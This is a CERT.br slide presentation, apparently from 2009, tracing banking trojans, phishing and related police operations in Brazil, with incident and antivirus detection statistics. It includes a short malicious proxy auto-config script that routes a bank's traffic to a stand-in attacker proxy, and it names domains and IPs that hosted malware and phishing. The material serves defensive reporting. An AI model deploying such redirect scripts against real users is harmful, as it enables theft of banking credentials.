
Evolution of Financial Fraud in Brazil

Marcelo H. P. C. Chaves
mhp@cert.br

CERT.br – Computer Emergency Response Team Brazil
http://www.cert.br/
NIC.br – Network Information Center Brazil
CGI.br – Brazilian Internet Steering Committee

About CERT.br

Created in 1997 as the national focal point to handle computer security incident reports and activities related to networks connected to the Internet in Brazil.



International Partnerships

FIRST Improving Security Together MEMBER

APWG RESEARCH PARTNER www.antiphishing.org

SEIPartner CERT Courses

The Honeynet PROJECT®


http://www.cert.br/mission.html

Our Parent Organization: CGI.br

Among the diverse responsibilities of The Brazilian Internet Steering Committee – CGI.br, the main attributions are:

- to propose policies and procedures related to the regulation of the Internet activities
- to recommend standards for technical and operational procedures
- to establish strategic directives related to the use and development of Internet in Brazil
- **to promote studies and technical standards for the network and services' security in the country**
- to coordinate the allocation of Internet addresses (IPs) and the registration of domain names using <.br>
- **to collect, organize and disseminate information on Internet services, including indicators and statistics**

CGI.br/NIC.br Structure



01- Ministry of Science and Technology
02- Ministry of Communications
03- Presidential Cabinet
04- Ministry of Defense
05- Ministry of Development, Industry and Foreign Trade
06- Ministry of Planning, Budget and Management
07- National Telecommunications Agency
08- National Council of Scientific and Technological Development
09- National Forum of Estate Science and Technology Secretaries
10- Internet Expert

11- Internet Service Providers
12- Telecom Infrastructure Providers
13- Hardware and Software Industries
14- General Business Sector Users
15- Non-governamental Entity
16- Non-governamental Entity
17- Non-governamental Entity
18- Non-governamental Entity
19- Academia
20- Academia
21- Academia

Agenda

- History of Online Fraud in Brazil
  - Timeline of Online Fraud in Brazil
  - Current Trends
- Current Developments
  - CERT.br Initiatives
- Statistics
  - Fraud Notifications
  - Trojan Notifications
  - AV Vendors Efficiency
  - Phishing Monitoring
- Further Developments Needed

History of Online Fraud in Brazil

Timeline of Online Fraud in Brazil (1/9)

2001

- initial deployment of rudimentary keyloggers (1st trojan implementations)
- spams poorly written
- brute force attacks on bank sites (when passwords not available)

Federal Police Operation: “Cash Net” (Nov 07)

- performed simultaneously in 2 states
- 70 police officers
- 17 people arrested
- U$46 million stolen (estimated)

Timeline of Online Fraud in Brazil (2/9)

2002 – 2003

- spams leading to phishing sites / trojan horses
- trojans implementing {key,screen}logger capabilities
- increase in phishing
- DNS compromises widely used (“pharming”)

Federal Police Operation: “Cavalo de Tróia I” (Nov 05)

- performed simultaneously in 4 states
- 200 police officers, 30 arrest warrants
- 27 people arrested
- U$14 million stolen (estimated)

Timeline of Online Fraud in Brazil (3/9)

2003 – 2004

- increase in sophisticated phishing
  - phony sites very similar to the real ones
  - data sent from phony sites to collector sites that processed the data and sent results to e-mail accounts

Federal Police Operation: “Cavalo de Tróia II” (Oct 20)

- criminal organization:
  - programmers → developing more sophisticated trojans
  - mules: locals (drop accounts), commerce (payments)
  - huge expenses with cars, motorcycles, big parties
  - fraud toolkit (including notebook, programs, howtos)
- performed simultaneously in 4 states
- over 80 police officers, and 90 arrest warrants
- 64 people arrested
- U$110 million stolen (estimated)

Timeline of Online Fraud in Brazil (4/9)

2005

- traditional phishing and compromised DNS servers were rarely seen
- the criminals sent spams using the names of well-known entities or popular sites (government, telecom, airline companies, charity institutions, reality shows, e-commerce, etc), as well as varied themes (elections, terrorist attacks, tsunami, fraud warnings, erotic photos, etc)
- these spams had links to trojan horses hosted at various sites
- the victim rarely associated the spam with a banking fraud

Timeline of Online Fraud in Brazil (5/9)

2005 (cont'd)

- Once installed, the trojan had the ability to:
  - monitor the victim's computer looking for accesses to Brazilian well-known banks
  - capture keystrokes / mouse events / screen snapshots
  - overlap portions of the victim's screen, hiding information
  - send captured information, such as account numbers and passwords, to collector sites or e-mail accounts

Federal Police Operation: "Pégasus" (Aug 25)

- performed simultaneously in 8 states
- 400 police officers, 100 arrest warrants
- 85 people arrested
- U$33 million stolen (estimated)

Timeline of Online Fraud in Brazil (6/9)

2006

- traditional phishing and compromised DNS rarely seen
- spams used even more varied themes
  - usually, the moment dictated what criminals used
- spams had links to trojan horses hosted at various sites, but we observed a considerable increase in the use of:
  - trojan downloaders leading to the real trojans
  - file hosting sites masquerading common binary extensions:
    `http://www10.rapidupload.com/file.php?id=20865`
- trojans that included other malware functionalities:
  - April 18: trojan incident reported to CERT.br
    AV signatures too vague or “no virus found”
  - April 20: specific AV signatures released
    Net-Worm.Win32.Banker.a (and others)

Timeline of Online Fraud in Brazil (7/9)

2006 (cont'd)

Federal Police Operations:

- "Scan" (Feb 14)
  - 7 states, 330 police officers, 64 arrest warrants, 63 people arrested, U$5 million stolen (estimated)
- "Galáticos" (Aug 23)
  - 9 states, 400 police officers, 80 warrants, 63 people arrested
- "Replicante" (Sep 12)
  - 5 states, 300 police officers, 120 warrants, 58 people arrested (target was mainly the programmers)
- "Control+Alt+Del" (Dec 07)
  - 5 states, 215 police officers, 41 people arrested

Timeline of Online Fraud in Brazil (8/9)

2007

- 2005–2006 trends still prevalent
- trojans delivered via drive-by downloads
  - webpages including malicious Javascript, ActiveX, etc
- widespread use of obfuscation in webpages
  - impact in detection of and response to new malware URLs
  - “proprietary” obfuscation (e.g. xor, ceaser cipher, etc)
  - JScript.Encode
    http://en.wikipedia.org/wiki/JScript.Encode
    “Method created by Microsoft used to encode both server and client-side JavaScript or VB Script src code in order to protect the src code from copying.”
  - JavaScript unescape() function
    http://www.javascripter.net/faq/unescape.htm
    `unescape("It%27s%20me%21")  // result:  It's me!`
  - layers of obfuscation
    example: webpage [JScript.Encode (xor (Unscape (VBScript)))]

Timeline of Online Fraud in Brazil (9/9)

2007 (cont'd)

Federal Police Operations:

name	date	states	police officers	warrants	people arrested	losses (US$) (estimated)
Valáquia	Feb 13	2	150	27	23	—
Navegantes	May 11	1	—	—	14	50k/month
Colossus	Aug 21	5	200	70	22	—
Carranca de Tróia	Sep 04	2	100	31	4	—
Ilíada	Nov 11	1	160	65	33	—
Muro de Fogo	Dec 04	3	250	101	50	500k/month

Current Trends

2008 – current

Current Trends (1/2)

- 2005–2007 trends still prevalent
- malware modifying client's `hosts` file
  - really old, but still very effective
- widespread use of drive-by downloads
  - several cases published by the media involving main webpages of telecom and other big companies
- malware modifying browser proxy auto configuration settings to redirect users to phony pages
  example: `http://evil.domain.example/network.pac`

```
function FindProxyForURL(url, host) {
    var a = "PROXY evil.domain.example:80";
    if (shExpMatch(host, "www.my-bank.example")) {
       return a;
    }
    return "DIRECT";
}
```

Current Trends (2/2)

- malware registering itself as BHO (Browser Helper Object)
- malware interacting with the real site in order to validate user information (account data, password, etc)
  - making sandbox analysis harder


Federal Police Operations:

name	date	states	police officers	warrants	people arrested	losses (US$) (estimated)
Cardume	**May 13 2008**	**7**	**215**	**69**	**27**	**250k/month**
Lamers	**Sep 18 2008**	**1**	**—**	**—**	**3**	**—**
Trilha	**May 28 2009**	**12**	**691**	**275**	**76**	**—**

Current Developments


CERT.br Initiatives (1/3)

Trojan notification and submission system



CERT.br Initiatives (2/3)

Phishing pages monitoring system (*isphalive*)



CERT.br Initiatives (3/3)

Actions:

- notifying sites hosting trojans
- sending undetected trojan samples to 25+ AV vendors
  - aim is to increase AV effectiveness
- notifying sites involved on phishing
- documents aimed to home users
  - chapter focused on Internet fraud and social engineering

Task force between CERT.br and major financial institutions:

- mailing list maintained by CERT.br
- CERT.br facilitates exchange of technical information
- financial institutions coordinate efforts with the proper law enforcement agency for each case

Statistics

Fraud Notifications

Notifications handled:

2004	2005	2006	2007	2008	2009/Q(1,2,3)
4,015 (5%)	27,292 (40%)	41,776 (21%)	45,298 (28%)	140,067 (62%)	241,414 (74%)

Malware* statistics: from 2006 to September 2009:

Category	2006	2007	2008	2009/Q(1,2,3)
unique URLs	25,087	19,981	17,376	7,622
unique malware samples (unique hashes)	19,148	16,946	14,256	5,673
AV signatures (unique)	1,988	3,032	6,085	2,647
AV signatures (grouped by “family”)	140	109	63	64
File extensions	73	112	112	78
Domains	5,587	7,795	5,916	3,186
IP Addresses	3,859	4,415	3,921	2,403
Country Codes	75	83	78	72
Email notifications sent by CERT.br	18,839	17,483	15,499	6,879

(*) Include {key,screen}loggers, trojan downloaders – do not include bots/botnets and worms


Trojan Notifications (1/4)

Top 15 domains notified: 2009/Q(1,2,3)

#	domain	number	%
1	livefilestore.com	288	3.22
2	sapo.pt	192	2.15
3	hpg.com.br	188	2.10
4	fileden.com	163	1.82
5	kit.net	157	1.75
6	hotlinkfiles.com	144	1.61
7	dominiotemporario.com	138	1.54
8	110mb.com	92	1.03
	freewebtown.com	92	1.03
10	xpg.com.br	82	0.92
11	uol.com.br	78	0.87
12	sitebr.net	61	0.68
13	pagebr.com	56	0.63
	pop.com.br	56	0.63
15	webcindario.com	55	0.61

Trojan Notifications (2/4)


Top 10 Country Codes



Obs.: data sets sorted by Top 10 Country Codes from 2009/Q(1,2,3)

Trojan Notifications (3/4)


Top 10 File Extensions



Obs.: data sets sorted by Top 10 File Extensions from 2009/Q(1,2,3)

Trojan Notifications (4/4)

Top 10 AV Signatures




Obs.: data sets sorted by Top 10 AV Signatures from 2009/Q(1,2,3)

Signatures source: Kaspersky Lab

AV Vendors Efficiency (1/2)

AV Detection Rates



Considering 2009/Q3:


All AV Vendors tested more than 90% of the samples

20% of AV vendors detected more than 70% of the samples

66% of AV vendors detected less than 50% of the samples

AV Vendors Efficiency (2/2)

Malware samples sent to 25+ AV Vendors in 2009/Q(1,2,3)



Fraud cases (malware):

2009/Q2 – 2009/Q3
→ raised ≈22%
2008/Q3 – 2009/Q3
→ dropped ≈11%


Traditional phishing:

2009/Q2 – 2009/Q3
→ raised ≈6%
2008/Q3 – 2009/Q3
→ raised ≈67%

Phishing Monitoring: 2009/Q(2,3)

Number of cases	2051
Cases / work day	16
BR bank targets	1122
Other targets	929
Unique URLs	1968
Unique hashes	1117
Domains	920
IPs Addresses	781
Uptime (max)	156d, 3h, 15min
Uptime (avg)	4d, 3h, 47min

#	domain (or IP address)	cases	%
1	63.207.44.12	84	4.10
2	uol.com.br	70	3.41
3	dominiotemporario.com	49	2.39
4	xpg.com.br	37	1.80
5	bbcr.com.br	29	1.41
6	66mattos.com	27	1.32
	henrymattar.com	27	1.32
8	sitec-mi.com	26	1.27
9	sitec-me.com	25	1.22
10	nchiminelli.com	23	1.12
	proead.net	23	1.12



Further Developments Needed

Further Developments Needed

AV software need to better detect trojans

- just **20%** of AV vendors with detection rate above **70%**
- most used defense among end users

ISPs need to be more proactive

- check files at upload time and periodically after upload

More efforts to block spam at its source

- Port 25 Management Adoption Task Force
- SpamPots Project – to better understand the abuse of the Internet infrastructure

Better international cooperation

Counter eCrime Operations Summit IV
May 2010

CeCOS IV is the 1st APWG sponsored conference in South America

Focus are operational issues related to the development of response strategies and resources for countering ecrime

Speakers come from academia, private industry, law enforcement and CSIRTs

Location: Blue Tree Morumbi Hotel
São Paulo – Brazil
Dates: May 11–13, 2010

More info soon at:

http://apwg.org/

Related Links

- This presentation will be available (soon) at:
  http://www.cert.br/docs/presentations/
- Computer Emergency Response Team Brazil – CERT.br
  http://www.cert.br/
- Brazilian Internet Steering Comittee – CGI.br
  http://www.cgi.br/
- Brazilian Federal Police: Public Relations
  http://www.dpf.gov.br/DCS/